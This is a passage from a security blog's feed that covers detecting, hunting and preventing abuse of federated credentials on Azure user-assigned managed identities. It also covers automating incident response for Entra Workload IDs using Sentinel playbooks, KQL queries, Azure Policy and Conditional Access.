<span class="o">|</span> <span class="nx">where</span> <span class="nx">ManagedIdentityFederatedIdentityCredentials</span><span class="p">.</span><span class="nx">type</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">Microsoft.ManagedIdentity/userAssignedIdentities/federatedIdentityCredentials</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">project</span> <span class="nx">ObjectId</span><span class="p">,</span> <span class="nx">SP</span><span class="p">[</span><span class="mi">0</span><span class="p">].</span><span class="nx">SPDisplayName</span><span class="p">,</span> <span class="nx">SPOwnedObjects</span><span class="p">,</span> <span class="nx">SPAADRoleAssignments</span><span class="p">,</span> <span class="nx">SPAppRoleAssignments</span><span class="p">,</span> <span class="nx">SPAppRoleAssignedTo</span><span class="p">,</span> <span class="nx">SPAzureRoleAssignments</span><span class="p">,</span> <span class="nx">ManagedIdentityFederatedIdentityCredentials</span>
</code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds3.png" alt="Untitled" /></p>

<p><strong>Example 2: Get all UAMI Federated Credentials with access to Application Permissions, Azure or Entra ID Roles</strong></p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">AzADServicePrincipalInsights_CL</span>
<span class="o">|</span> <span class="nx">summarize</span> <span class="nx">arg_max</span><span class="p">(</span><span class="nx">TimeGenerated</span><span class="p">,</span> <span class="o">*</span><span class="p">)</span> <span class="nx">by</span> <span class="nx">ObjectId</span>
<span class="o">|</span> <span class="nx">mv</span><span class="o">-</span><span class="nx">expand</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">ManagedIdentityFederatedIdentityCredentials</span><span class="p">)</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">isnotempty</span><span class="p">(</span><span class="nx">SPAADRoleAssignments</span><span class="p">)</span> <span class="nx">or</span> <span class="nx">isnotempty</span><span class="p">(</span><span class="nx">SPAppRoleAssignments</span><span class="p">)</span> <span class="nx">or</span> <span class="nx">isnotempty</span><span class="p">(</span><span class="nx">SPAzureRoleAssignments</span><span class="p">)</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">ManagedIdentityFederatedIdentityCredentials</span><span class="p">.</span><span class="nx">type</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">Microsoft.ManagedIdentity/userAssignedIdentities/federatedIdentityCredentials</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">project</span> <span class="nx">ObjectId</span><span class="p">,</span> <span class="nx">SP</span><span class="p">[</span><span class="mi">0</span><span class="p">].</span><span class="nx">SPDisplayName</span><span class="p">,</span> <span class="nx">SPOwnedObjects</span><span class="p">,</span> <span class="nx">SPAADRoleAssignments</span><span class="p">,</span> <span class="nx">SPAppRoleAssignments</span><span class="p">,</span> <span class="nx">SPAppRoleAssignedTo</span><span class="p">,</span> <span class="nx">SPAzureRoleAssignments</span><span class="p">,</span> <span class="nx">ManagedIdentityFederatedIdentityCredentials</span>
</code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds4.png" alt="Untitled" /></p>

<p><strong>Example 3: Filtering critical Entra ID roles which are granted to UAMI with Federated Credentials</strong></p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">AzADServicePrincipalInsights_CL</span>
<span class="o">|</span> <span class="nx">summarize</span> <span class="nx">arg_max</span><span class="p">(</span><span class="nx">TimeGenerated</span><span class="p">,</span> <span class="o">*</span><span class="p">)</span> <span class="nx">by</span> <span class="nx">ObjectId</span>
<span class="o">|</span> <span class="nx">mv</span><span class="o">-</span><span class="nx">expand</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">ManagedIdentityFederatedIdentityCredentials</span><span class="p">)</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">ManagedIdentityFederatedIdentityCredentials</span><span class="p">.</span><span class="nx">type</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">Microsoft.ManagedIdentity/userAssignedIdentities/federatedIdentityCredentials</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">project</span> <span class="nx">ObjectId</span><span class="p">,</span> <span class="nx">SP</span><span class="p">[</span><span class="mi">0</span><span class="p">].</span><span class="nx">SPDisplayName</span><span class="p">,</span> <span class="nx">SPOwnedObjects</span><span class="p">,</span> <span class="nx">SPAADRoleAssignments</span><span class="p">,</span> <span class="nx">SPAppRoleAssignments</span><span class="p">,</span> <span class="nx">SPAppRoleAssignedTo</span><span class="p">,</span> <span class="nx">SPAzureRoleAssignments</span><span class="p">,</span> <span class="nx">ManagedIdentityFederatedIdentityCredentials</span>
<span class="o">|</span> <span class="nx">mv</span><span class="o">-</span><span class="nx">expand</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">SPAADRoleAssignments</span><span class="p">)</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">SPAADRoleAssignments</span><span class="p">.</span><span class="nx">roleIsCritical</span> <span class="o">==</span> <span class="kc">false</span>
<span class="o">|</span> <span class="nx">project</span> <span class="nx">SPAADRoleAssignments</span><span class="p">.</span><span class="nx">roleDefinitionName</span><span class="p">,</span> <span class="nx">SPAADRoleAssignments</span><span class="p">.</span><span class="nx">resourceScope</span><span class="p">,</span> <span class="nx">SPAADRoleAssignments</span><span class="p">.</span><span class="nx">roleDefinitionDescription</span><span class="p">,</span> <span class="nx">SP</span> <span class="o">=</span> <span class="nx">SP_0_SPDisplayName</span><span class="p">,</span> <span class="nx">ManagedIdentityFederatedIdentityCredentials</span><span class="p">.</span><span class="nx">name</span><span class="p">,</span> <span class="nx">ManagedIdentityFederatedIdentityCredentials</span><span class="p">.</span><span class="nx">id</span>
</code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds5.png" alt="Untitled" /></p>

<h3 id="auditing-by-built-in-azure-policy">Auditing by built-in Azure Policy</h3>

<p>You can also audit issued federated credentials by using a built-in Azure Policy set (in preview) with the name “Managed Identity Federated Credentials should be of approved types from approved federation sources”. This allows you to integrate natively the results as part of the security recommendations for your Azure environment. It provides you with a simple view on federated credentials which have been configured outside of “allowlisted” and trusted federated provider.
I will explain how to use this policy for prevention later in this article.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds6.png" alt="Untitled" /></p>

<p><em>Policy compliance with list of issued federated credentials and check on allowed issuer types</em></p>

<h2 id="detection-on-authorized-actors">Detection on authorized actors</h2>

<p>Operations to add federated credentials will be audited in the <code class="language-plaintext highlighter-rouge">AzureActivity</code> (Microsoft Sentinel/Diagnostic Logs), <code class="language-plaintext highlighter-rouge">CloudAppEvents</code> and <code class="language-plaintext highlighter-rouge">CloudAuditEvents</code> (both available in Microsoft Defender XDR). It seems there are no details included of the federated credentials (such as issuer, entity type or subject). Therefore, only related information about the actor which creates the federated credential can be used for alerting by default. In addition, enrichment or hunting could be used to identify if the trust relationship has been established to an unauthorized or malicious entity. This can be achieved by using a playbook to enrich data from Azure Resource Graph about the Managed Identity or include a query to (fresh updated) AzADSPI exported data.</p>

<p>The following analytics rule template is written for Microsoft Sentinel and offers to include an allow list of actors (by group membership) or roles of actors but also set the scope which should be included for monitoring. Furthermore, risk level by Microsoft Entra ID Protection will be included to set a scope (optional) on compromised identities.</p>

<ul>
  <li>Unauthorized actor has been added Federated Credential on User-Assigned Managed Identity <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/Unauthorized%20actor%20has%20been%20added%20Federated%20Credential%20on%20User-Assigned%20Managed%20Identity.json">[ARM Template]</a> <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/Unauthorized%20actor%20has%20been%20added%20Federated%20Credential%20on%20User-Assigned%20Managed%20Identity.yaml">[YAML format]</a></li>
</ul>

<p>The parameters will be defined in the query but can also be outsourced to a WatchList for better management of the allow list. A similar query can also be written for Microsoft Defender XDR because of the availability of audit events in the table of <code class="language-plaintext highlighter-rouge">CloudAppEvents</code> and <code class="language-plaintext highlighter-rouge">CloudAuditEvents</code>.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds7.png" alt="Untitled" /></p>

<p><em>The result of the analytics rule in Microsoft Sentinel can be triggered in the following incident</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds8.png" alt="Untitled" /></p>

<p><em>Entity type “Azure Resource” shows the <code class="language-plaintext highlighter-rouge">federatedIdentityCredentials</code>  and allows to use a deep link to navigate to the resource page with essential properties.</em></p>

<h2 id="detection-of-suspicious-sign-ins-by-federated-credentials">Detection of suspicious sign-ins by federated credentials</h2>

<p>Sign-in by using App Registrations with federated credentials will be audited in <code class="language-plaintext highlighter-rouge">AADServicePrincipalSignInLogs</code> and includes an ID for the federated credential (“FederatedCredentialId”). This allows us to get easily a list of all sign-ins by using federated credentials including the associated IP Address.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds9.png" alt="Untitled" /></p>

<p>I was not able to find any similar property in the <code class="language-plaintext highlighter-rouge">AADManagedIdentitySignInLogs</code>.
In general, the IP Address is also missing in the sign-in logs for Managed Identities.
So in this case, we have only limited capabilities to write detections or start hunting on suspicious sign-ins for using federated credentials on UAMI.</p>

<h2 id="hunting-of-activities-by-compromised-uami">Hunting of activities by compromised UAMI</h2>

<p>As already mentioned, access tokens of UAMI have a lifetime up to 24h. Removing federated credentials has not revoked issued tokens (for example, as trigger of CAE). It seems that CAE does not support Managed Identities as documented in <a href="https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation-workload">Microsoft Learn</a>. The actor can still be used within the long-lived token even if a malicious federated credential has been  removed. However, you can use <code class="language-plaintext highlighter-rouge">UniqiueTokenIdentifier</code> from AADManagedIdentitySignInLogs to track the activities by valid tokens in other logs (e.g., AzureActivity).</p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">AADManagedIdentitySignInLogs</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">ServicePrincipalName</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">&lt;CompromisedUamiDisplayName</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">join</span> <span class="nx">kind</span><span class="o">=</span><span class="nx">inner</span> <span class="p">(</span> <span class="nx">AzureActivity</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">UniqueTokenIdentifier</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">parse_json</span><span class="p">(</span><span class="nx">Claims</span><span class="p">).</span><span class="nx">uti</span><span class="p">)</span>
<span class="p">)</span> <span class="nx">on</span> <span class="nx">UniqueTokenIdentifier</span>
</code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds10.png" alt="Untitled" /></p>

<p><em>Hunting of  activities by issued (long-lived) token by compromised UAMI</em></p>

<h2 id="prevention-by-azure-policies-and-governance">Prevention by Azure Policies and Governance</h2>

<p>There are a few actions and steps that should be considered to avoid unauthorized trust relationships or usage of federated credentials</p>

<ul>
  <li><strong>Assign least privileges for Landing Zone Owners</strong>
If possible, avoid assigning Owner, Contributor any role including write <code class="language-plaintext highlighter-rouge">Microsoft.ManagedIdentity/*</code> on sensitive workloads to Landing Zone Owners. There are many job-function roles which could fit to the least privileges and required permissions for DevOps. Microsoft Entra Permissions Management could also support you to create a custom role based on the required role actions. Monitor any custom role which includes sensitive role actions on UAMI.</li>
  <li><strong>Deny assignment of federated credentials where it is not in use</strong>
Microsoft already described in the “<a href="https://learn.microsoft.com/en-us/entra/workload-id/workload-identity-federation-considerations#azure-policy">considerations</a>” section of Workload Identity Federation but also in this <a href="https://learn.microsoft.com/en-us/entra/workload-id/workload-identity-federation-block-using-azure-policy">detailed instruction article</a> how to create a deny Azure Policy. This simplified policy definition would allow to block the usage of federated credentials in the assigned scope.</li>
  <li>
    <p><strong>Audit compliance and restrict federated credentials on defined and trusted sources</strong>
A <a href="https://www.azadvertizer.net/azpolicyinitiativesadvertizer/5e4ee281-95a3-442a-bb2a-5ef68cf5181a.html">built-in Azure policy set</a> is available which allows us to provide a list of allowed issuers and deny any other assignments outside of these exceptions. I would recommend using this policy which allows fine-granted control of trusted issuer and federation provider types. This should also be a preferred option over the previously mentioned (simplified) policy to block any federated credential. This policy should also be run in “audit” to check compliance of already existing issued federated and discover usage of federated identity providers before enforcing “deny”.
Enforcement of deny will only apply to any new or changed configuration of federated credentials. It will not block usage of existing credentials.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds11.png" alt="Untitled" /></p>

    <p><em>Configuration of parameters on built-in initiative “[Preview]: Managed Identity Federated Credentials should be of approved types from approved federation sources”</em></p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds12.png" alt="Untitled" /></p>

    <p><em>Side Note: I was not able to configure the policy with the default provided parameters. The error message “Could not find a version of the policy set definition” appears which can be fixed by selecting the version and enable option “Include preview versions”.</em></p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds13.png" alt="Untitled" /></p>

    <p><em>“Deny” effect of Azure Policy will block adding federated credential outside of allow list by any operation to Azure Resource Manager API</em></p>
  </li>
  <li><strong>Regular review and security monitoring on issued federated credentials</strong>
As already described, <a href="https://github.com/JulianHayward/AzADServicePrincipalInsights">AzADSPI</a> gives you the opportunity to create a report of all your federated credentials and their privileges. You can include the data to Microsoft Sentinel for enrichment and correlation between security incidents and details of the configured credentials.</li>
  <li><strong>Isolate critical user assigned identities from Landing Zones</strong>
Sensitive UAMIs should not be placed to a regular subscription. For example, UAMIs which are assigned to Azure Policies with sensitive permissions should be created and managed in a “Platform” Management Group with highly restricted access. Creating a “deny” role assignment by <a href="https://learn.microsoft.com/en-us/azure/azure-resource-manager/bicep/deployment-stacks?tabs=azure-powershell#protect-managed-resources">Deployment Stacks on Managed Resources</a> could also be an approach to block inheritance permissions.</li>
</ul>

<h2 id="summary">Summary</h2>

<p>Independent of the previous remarks, Federated Credentials are a great and secure way to provide access to Entra ID-protected resources by trusting (authorized) workloads and 3rd party IdPs. They provide benefits over other authentication methods by reduced risks of leaked credentials, certificates expiring or maintenance. In addition, it allows to establish a kind of correlation of relationship between workload and identity. However, it should be considered, who can add the trust relationship and what is a valid and trustworthy relationship. Your governance, workload identity lifecycle processes and security policies should not only cover App Registration in Microsoft Entra ID. It is necessary to extend the view and take care of the identity resources in Microsoft Azure as well. Microsoft already provides built-in methods to identify and take control of Federated Credentials which avoids establishing access from malicious actors outside your (tenant) trust boundary. Additional efforts should be made to enrich data in your SOC for visibility of federated credentials and relation to trusted (federated) entities and subjects.</p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="Microsoft Entra" /><category term="AzureAD" /><category term="Microsoft Entra" /><category term="Workload ID" /><category term="Azure" /><category term="Microsoft Sentinel" /><summary type="html"><![CDATA[In this article, I would like to point out options to identify, monitor and avoid persistent access on Managed Identities privileges by adding federated credentials on User-Assigned Managed Identities (UAMI) from malicious or unauthorized entities. We will also have a quick look at attack paths and privileges which should be considered.]]></summary></entry><entry><title type="html">Microsoft Entra Workload ID - Incident Response with Microsoft Sentinel Playbooks and Conditional Access</title><link href="https://www.cloud-architekt.net/entra-workload-id-incident-response/" rel="alternate" type="text/html" title="Microsoft Entra Workload ID - Incident Response with Microsoft Sentinel Playbooks and Conditional Access" /><published>2024-01-12T00:00:00+01:00</published><updated>2024-01-12T00:00:00+01:00</updated><id>https://www.cloud-architekt.net/entra-workload-id-incident-response</id><content type="html" xml:base="https://www.cloud-architekt.net/entra-workload-id-incident-response/"><![CDATA[<p><span style="color:silver;font-style:italic;font-size:small"><em>Cover image: Content credentials Generated with AI (generated by Microsoft Bing Image Creator), January 12, 2024 at 7:48 AM</em>
</span></p>

<p>This blog post is part of a series about Microsoft Entra Workload ID:</p>
<ul>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-introduction-and-delegation">Introduction and Delegated Permissions</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring/">Lifecycle Management and Operational Monitoring</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-threat-detection">Threat detection with Microsoft Defender XDR and Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-advanced-detection-enrichment">Advanced Detection and Enrichment in Microsoft Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-incident-response/">Incident Response</a></li>
</ul>

<h2 id="incident-response-playbook-templates">Incident Response Playbook templates</h2>

<p>Microsoft has been released playbooks for security incident scenarios of <a href="https://learn.microsoft.com/en-us/security/operations/incident-response-playbook-compromised-malicious-app">Compromised and malicious applications investigation</a> but also for <a href="https://learn.microsoft.com/en-us/security/operations/incident-response-playbook-app-consent">App consent grant investigation</a>.</p>

<p>In case of a true positive alert, the workload identity should be blocked for further malicious activity. In general, there are two different options to stop further sign-in activity by using Portal UI or Microsoft Graph API:</p>

<ul>
  <li><a href="https://learn.microsoft.com/en-us/entra/identity/enterprise-apps/disable-user-sign-in-portal?pivots=portal">Disable service principal</a></li>
  <li><a href="https://learn.microsoft.com/en-us/entra/id-protection/concept-workload-identity-risk#investigate-risky-workload-identities">Confirm service principal compromised</a> <em>(requires Workload Identity Premium licenses)</em></li>
</ul>

<p>Both events are also supported revocation events for <a href="https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation-workload">Continuous access evaluation for workload identities</a> (CAE). This allows to revoke existing access tokens if the application/workload and resource provider a,
,re supporting CAE. Otherwise, the access token is still valid and further granted access will be valid until the token expires.</p>

<p><em>Side Note: CAE does not support Managed Identities and also the support for resource providers are limited (e.g., Microsoft Graph).</em></p>

<h3 id="playbook-confirm-compromised-risky-service-principal">Playbook: Confirm compromised (risky) Service Principal</h3>

<p>Let’s have a closer look t how we can trigger a playbook from an incident successfully.
First, we need to make sure that the <code class="language-plaintext highlighter-rouge">ObjectId</code> of the Service Principal is available by using the trigger of Microsoft Sentinel Incidents. Both Graph API calls (Disable and confirm compromise) require the <code class="language-plaintext highlighter-rouge">ServicePrincipalObjectId</code> for the request. We have already defined and considered to establishing a clean entity mapping in the various Analytics Rules which we configured in the previous parts of the blog post. However, Microsoft Sentinel offers only an entity mapping to the <code class="language-plaintext highlighter-rouge">AppId</code> of in the incident.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir.png" alt="Untitled" /></p>

<p>Unfortunately, the Application Id was also not available in the Outputs of the Incident Playbook Trigger during my tests:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir1.png" alt="Untitled" width="55%" /></p>

<p>Therefore, I’ve decided to implement the following logic to get the custom alert details from each alert after the Sentinel Incident has been triggered. We have used this option before to enrich the alert with details from the <code class="language-plaintext highlighter-rouge">WorkloadIdentityInfo</code>.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir2.png" alt="Untitled" width="55%" /></p>

<p>Next, the <code class="language-plaintext highlighter-rouge">ServicePrincipalId</code> from the “Custom Alert Details” will check whether the value is not empty. Additional “Custom Alert” fields can be also used in the condition, for example if the enriched information shows the application for <code class="language-plaintext highlighter-rouge">PrivilegedAccess</code> or as <code class="language-plaintext highlighter-rouge">IsFirstPartyApp</code> . This allows you to run the playbook on a particular scope only.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir3.png" alt="Untitled" /></p>

<p>Afterwards the Graph API call will execute to mark the Workload Identity as compromised. The HTTP action will be used with the associated (system-assigned) Managed Identity and the required permissions (<code class="language-plaintext highlighter-rouge">IdentityRiskyServicePrincipal.ReadWrite.All</code>). The sign-in will be blocked if a corresponding Conditional Access policy for Workload Identity has been configured.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir4.png" alt="Untitled" /></p>

<p>Finally, a comment will be added to the Incident if the workload identity has been marked as compromised. This requires that the Logic App has permission to the Azure RBAC role “Microsoft Sentinel Responder” or least privileges on the specific role action to write incident comments (<a href="https://learn.microsoft.com/en-us/azure/role-based-access-control/resource-provider-operations#microsoftsecurityinsights">Microsoft.SecurityInsights/incidents/</a>).</p>

<p>The ARM deployment file of the Logic App can be found here:</p>

<p><a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Playbooks/EID-WorkloadIdentities/Confirm-RiskyEntraWorkloadId_Deploy.json">Confirm-RiskyEntraWorkloadId_Deploy.json</a></p>

<p><a href="https://portal.azure.com/#create/Microsoft.Template/uri/https%3A%2F%2Fraw.githubusercontent.com%2FCloud-Architekt%2FAzureSentinel%2Fmain%2FPlaybooks%2FEID-WorkloadIdentities%2FConfirm-RiskyEntraWorkloadId_Deploy.json"><img src="https://aka.ms/deploytoazurebutton" alt="Deploy to Azure" /></a></p>

<p><em>Keep in mind, this is just an example without any warranty. Additional enhancements are needed to run this in production, such as error handling if Graph API isn’t successful or invalid <code class="language-plaintext highlighter-rouge">ServicePrincipalObjectId</code> in Custom Details</em></p>

<p><em>Recommended to read: <a href="https://twitter.com/DerkVanDerWoude">Derk van der Woude</a> has written a great blog post <a href="https://derkvanderwoude.medium.com/azure-ad-identity-protection-risky-workload-alert-e-mail-notification-c6a210a79bd4">how to send a alert e-mail notification to the app owner</a> when a risky workload has been detected. This is a very interesting scenario if you want to integrate a notification option in the playbook.</em></p>

<h3 id="playbook-disable-service-principal">Playbook: Disable Service Principal</h3>

<p>A similar playbook can be also created to execute the following Graph API call to disable the workload identity.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir5.png" alt="Untitled" /></p>

<p>But this Graph API call requires to assign <code class="language-plaintext highlighter-rouge">Application.ReadWrite.All</code> application permissions to the Managed Identity of the playbook which is a highly sensitive permissions (includes credential management for every workload identity). Therefore, I’ve created a custom directory role which includes the required action <a href="http://microsoft.directory/servicePrincipals/disable"><code class="language-plaintext highlighter-rouge">microsoft.directory/servicePrincipals/disable</code></a>, alongside of some read permissions on Application and Service Principal object. This custom role “Workload Identity Security Responder” can be also granted to particular service principals instead of assigning to directory-level.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir6.png" alt="Untitled" /></p>

<p>Don’t forget to create also playbook if the service principal should be re-enabled as result after the security issue has been mitigated.</p>

<p>The playbook to disable a service principal can be deployed by using this ARM Template:</p>

<p><a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Playbooks/EID-WorkloadIdentities/Disable-EntraWorkloadId_Deploy.json">Disable-EntraWorkloadId_Deploy.json</a></p>

<p><a href="https://portal.azure.com/#create/Microsoft.Template/uri/https%3A%2F%2Fraw.githubusercontent.com%2FCloud-Architekt%2FAzureSentinel%2Fmain%2FPlaybooks%2FEID-WorkloadIdentities%2FDisable-EntraWorkloadId_Deploy.json"><img src="https://aka.ms/deploytoazurebutton" alt="Deploy to Azure" /></a></p>

<h2 id="automated-response-on-risky-workload-id-with-conditional-access">Automated Response on Risky Workload ID with Conditional Access</h2>

<p>Customers with Workload Identity Premium licenses can use Conditional Access for Single-Tenant Service Principals. Blocking access for risky service principals is one of the supported conditions and controls. I have used “Custom Security Attributes” to add the defined classification of privileged access and associated service (CMDB connection) on the Enterprise Application object.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir7.png" alt="Untitled" /></p>

<p>Using those attributes has several advantages (in my opinion):</p>

<ol>
  <li>This information <a href="https://learn.microsoft.com/en-us/entra/fundamentals/custom-security-attributes-overview#why-use-custom-security-attributes">can not be read by any member</a> in the tenant and they can be used for <a href="https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-filter-for-applications">App Filtering in Conditional Access Policies</a>.</li>
  <li>Using filter in Enterprise Application blade to find workload identities with classification on specific Privileged Access Tiering Level.</li>
  <li>Available data source in Microsoft Graph with scoped read- and write-permissions to store answer the following questions: What should the workload identity be used for (defined in onboarding process) and what are the privileges that has been assigned?</li>
</ol>

<p>In this example, I’ve created a policy which should block access for every risky workload identity (on risk level “high”) with privileges on “ControlPlane” and that will be used for Entra ID automation.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir8.png" alt="Untitled" /></p>

<p>There are also some other scenarios to use the attributes to include or exclude workload identities from automated response. For example, high-sensitive workloads which are covered by a policy to block any access “in the case of imminent danger”.</p>

<h2 id="applied-incident-response-for-cae-supported-workload">Applied Incident Response for CAE-supported Workload</h2>

<p>In the following tests, I’m using a sample from the “<a href="https://github.com/Azure-Samples/ms-identity-dotnetcore-daemon-graph-cae">ms-identity-dotnetcore-daemon-graph-cae</a>” repository on GitHub to run a simple daemon console application for requesting Graph queries.
The sample application and the resource (Graph API) are supporting CAE.</p>

<p>This is also visible from the Sign-in logs of Entra ID but seems not included in the <code class="language-plaintext highlighter-rouge">AADServicePrincipalSignInLogs</code> in Microsoft Sentinel.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir9.png" alt="Untitled" width="55%" /></p>

<p>The sample application uses a service principal which has been confirmed as compromised by the previously described Sentinel Playbook which raised the risk level to “high”. As we can see in the following <code class="language-plaintext highlighter-rouge">AADRiskyServicePrincipals</code> logs, the risk has been set on 2:22 PM (UTC+1).</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir10.png" alt="Untitled" /></p>

<p>After a few minutes, the continuously running job (query and modifying role assignments) has been stopped even though the access token (acquired from MSAL cache) was not expired yet.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir11.png" alt="Untitled" /></p>

<p>The related <code class="language-plaintext highlighter-rouge">AADRiskyServicePrincipals</code> event entry shows that Conditional Access has blocked the access after re-evaluation of the policy (condition has changed from risk level none to high).</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-01-12-entra-workload-id-incident-response/workloadidautoir12.png" alt="Untitled" /></p>

<h2 id="licensing-and-comparison-for-workload-identities-features">Licensing and comparison for Workload Identities features</h2>

<p>As already described, some of the features requires additional licenses. Below you’ll find a quick overview about Entra ID features which has been included in this article but also the previous part of the blog post series.</p>

<table>
  <thead>
    <tr>
      <th>Feature</th>
      <th>Free (Azure AD License)</th>
      <th>Premium ($3/Month/Service Principal)</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Authentication, Authorization, Sign-in and Audit Logs</td>
      <td>Yes</td>
      <td>Yes</td>
    </tr>
    <tr>
      <td>Conditional Access</td>
      <td>No</td>
      <td>Yes</td>
    </tr>
    <tr>
      <td>Access Reviews</td>
      <td>No</td>
      <td>Yes</td>
    </tr>
    <tr>
      <td>Identity Protection</td>
      <td>No</td>
      <td>Yes</td>
    </tr>
    <tr>
      <td>App Management Policies</td>
      <td>No</td>
      <td>Yes</td>
    </tr>
    <tr>
      <td>MDA App Governance</td>
      <td>Add-on to MDA, free for E5 customers (starting June 1st, 2023)</td>
      <td>Not Included</td>
    </tr>
    <tr>
      <td>Entra Permission Management</td>
      <td>Standalone product, $125 per resource, per year</td>
      <td>Not Included</td>
    </tr>
  </tbody>
</table>

<p>In my opinion, Workload Identities Premium offers some interesting features with Conditional Access and ID Protection. Investments in implementing analytics rules, creating playbooks and fine-tune Microsoft Defender XDR alerts are highly recommended and gives you a great opportunity to build advanced and enriched detections, in addition to Microsoft’s Threat Intelligence.</p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="Microsoft Entra" /><category term="AzureAD" /><category term="Microsoft Entra" /><category term="Workload ID" /><category term="Azure" /><category term="Microsoft Sentinel" /><summary type="html"><![CDATA[In the recent parts of the blog post series, we have gone through the various capabilities to detect threats and fine-tune incident enrichment of Workload Identities in Microsoft Entra. This time, we will start to automate the incident response for tackling malicious activities and threats. This includes the usage of Conditional Access for Workload ID but also configuring a Microsoft Sentinel Playbook with the least privileges.]]></summary></entry><entry><title type="html">Microsoft Entra Workload ID - Advanced Detections and Enrichment in Microsoft Sentinel</title><link href="https://www.cloud-architekt.net/entra-workload-id-advanced-detection-enrichment/" rel="alternate" type="text/html" title="Microsoft Entra Workload ID - Advanced Detections and Enrichment in Microsoft Sentinel" /><published>2023-12-18T00:00:00+01:00</published><updated>2023-12-18T00:00:00+01:00</updated><id>https://www.cloud-architekt.net/entra-workload-id-advanced-detection-enrichment</id><content type="html" xml:base="https://www.cloud-architekt.net/entra-workload-id-advanced-detection-enrichment/"><![CDATA[<p>This blog post is part of a series about Microsoft Entra Workload ID:</p>
<ul>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-introduction-and-delegation">Introduction and Delegated Permissions</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring/">Lifecycle Management and Operational Monitoring</a></li>
